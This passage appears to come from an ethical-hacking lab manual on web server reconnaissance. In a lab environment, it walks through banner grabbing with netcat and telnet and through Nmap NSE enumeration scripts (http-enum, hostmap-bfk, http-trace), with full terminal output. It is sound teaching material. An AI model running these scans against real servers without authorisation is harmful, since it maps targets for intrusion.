
nc -vv www.moviescope.com 80 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ #nc -vv www.moviescope.com 80
www.moviescope.com [10.10.1.19] 80 (http) open
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Mon, 18 Apr 2022 11:52:16 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">

```


10. In the terminal windows, type **clear** and press **Enter** to clear the netcat result in the terminal window.



```

nc -vv www.moviescope.com 80 - Parrot Terminal
File Edit View Search Terminal Help
<style type="text/css">
<!--
body {
    color:#000000;
    background-color:#0072C6;
    margin:0;
}


#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
}

a img {
    border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"></a>
</div>
</body>
</html> sent 16, rcvd 970
[root@parrot]-[/home/attacker]
#clear

```

11. Now, perform banner grabbing using telnet. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter**.



```

clear - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#telnet www.moviescope.com 80

```

12. Telnet will connect to the domain, as shown in the screenshot.
13. Now, type **GET / HTTP/1.0** and press **Enter** twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.


```

Applications Places System [Icons] Mon Apr 18, 07:53
telnet www.moviescope.com 80 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#telnet www.moviescope.com 80
Trying 10.10.1.19...
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Mon, 18 Apr 2022 11:53:38 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
body {
    color:#000000;
    background-color:#0072C6;
    margin:0;

```

14. This concludes the demonstration of how to gather information about the target web server using the Netcat and Telnet utilities.

15. Close the terminal window on the **Parrot Security** machine.

Task 6: Enumerate Web Server Information using Nmap Scripting Engine (NSE)

The web applications that are available on the Internet may have vulnerabilities. Some hackers' attack strategies may need the Administrator role on your server, but sometimes they simply need sensitive information about the server. Utilizing Nmap and http-enum.nse content returns a diagram of those applications, registries, and records uncovered. This way, it is possible to check for vulnerabilities or abuses in databases. Through this technique, it is possible to discover genuine (and extremely dumb) security imperfections on a site such as some sites (like WordPress and PrestaShop) that maintain accessibility to envelopes that ought to be erased once the task has been settled. Once you have identified a vulnerability, you can discover a fix for it.

Nmap, along with Nmap Scripting Engine, can extract a lot of valuable information from the target web server. In addition to Nmap commands, Nmap Scripting Engine (NSE) provides scripts that reveal various useful information about the target web server to an attacker.

Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. On to the **Parrot Security** virtual machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Enumerate the directories used by web servers and web applications, in the terminal window. Type **nmap -sV --script=http-enum [target website]** and press **Enter**.
5. In this scan, we are enumerating the **www.goodshopping.com** website.
6. This script enumerates and provides you with the output details, as shown in the screenshot.

```
nmap -sV --script=http-enum www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#nmap -sV --script=http-enum www.goodshopping.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 00:32 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.053s latency).
rDNS record for 10.10.1.19: www.moviescope.com
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-enum:
|_ /login.aspx: Possible admin folder
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1801/tcp  open  msmq?
2103/tcp  open  msrpc        Microsoft Windows RPC
2105/tcp  open  msrpc        Microsoft Windows RPC
2107/tcp  open  msrpc        Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 02:15:5D:02:45:2F (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.63 seconds
[root@parrot]~[/home/attacker]
#
```

7. The next step is to discover the hostnames that resolve the targeted domain.
8. In the terminal window, type **nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com** and press **Enter**.

Module 13 – Hacking Web Servers

```
nmap --script hostmap-bfk --script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#nmap --script hostmap-bfk --script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 00:35 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.061s latency).
rDNS record for 10.10.1.19: www.moviescope.com
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
1801/tcp   open  msmq
2103/tcp   open  zephyr-clt
2105/tcp   open  eklogin
2107/tcp   open  msmq-mgmt
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdaapi
MAC Address: 02:15:5D:02:45:2F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
[root@parrot]~[/home/attacker]
#
```

9. Perform an HTTP trace on the targeted domain. In the terminal window, type **nmap --script http-trace -d www.goodshopping.com** and press **Enter**.
10. This script will detect a vulnerable server that uses the TRACE method by sending an HTTP TRACE request that shows if the method is enabled or not.

```
nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#nmap --script http-trace -d www.goodshopping.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 00:52 EDT
PORTS: Using top 1000 ports found open (TCP:1000, UDP:0, SCTP:0)
----- Timing report -----
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0
-----
NSE: Using Lua 5.3.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 00:52
Completed NSE at 00:52, 0.00s elapsed
Initiating ARP Ping Scan at 00:52
Scanning www.goodshopping.com (10.10.1.19) [1 port]
Packet capture filter (device eth0): arp[18:4] = 0x02155D02 and arp[22:2] = 0x4530
Completed ARP Ping Scan at 00:52, 0.04s elapsed (1 total hosts)
Overall sending rates: 28.14 packets / s, 1181.93 bytes / s.
mass rdns: Using DNS server 8.8.8.8
Initiating SYN Stealth Scan at 00:52
Scanning www.goodshopping.com (10.10.1.19) [1000 ports]
Packet capture filter (device eth0): dst host 10.10.1.13 and (icmp or icmp6 or ((tcp) and (src host 10.10.1.19)))
Discovered open port 3389/tcp on 10.10.1.19
```

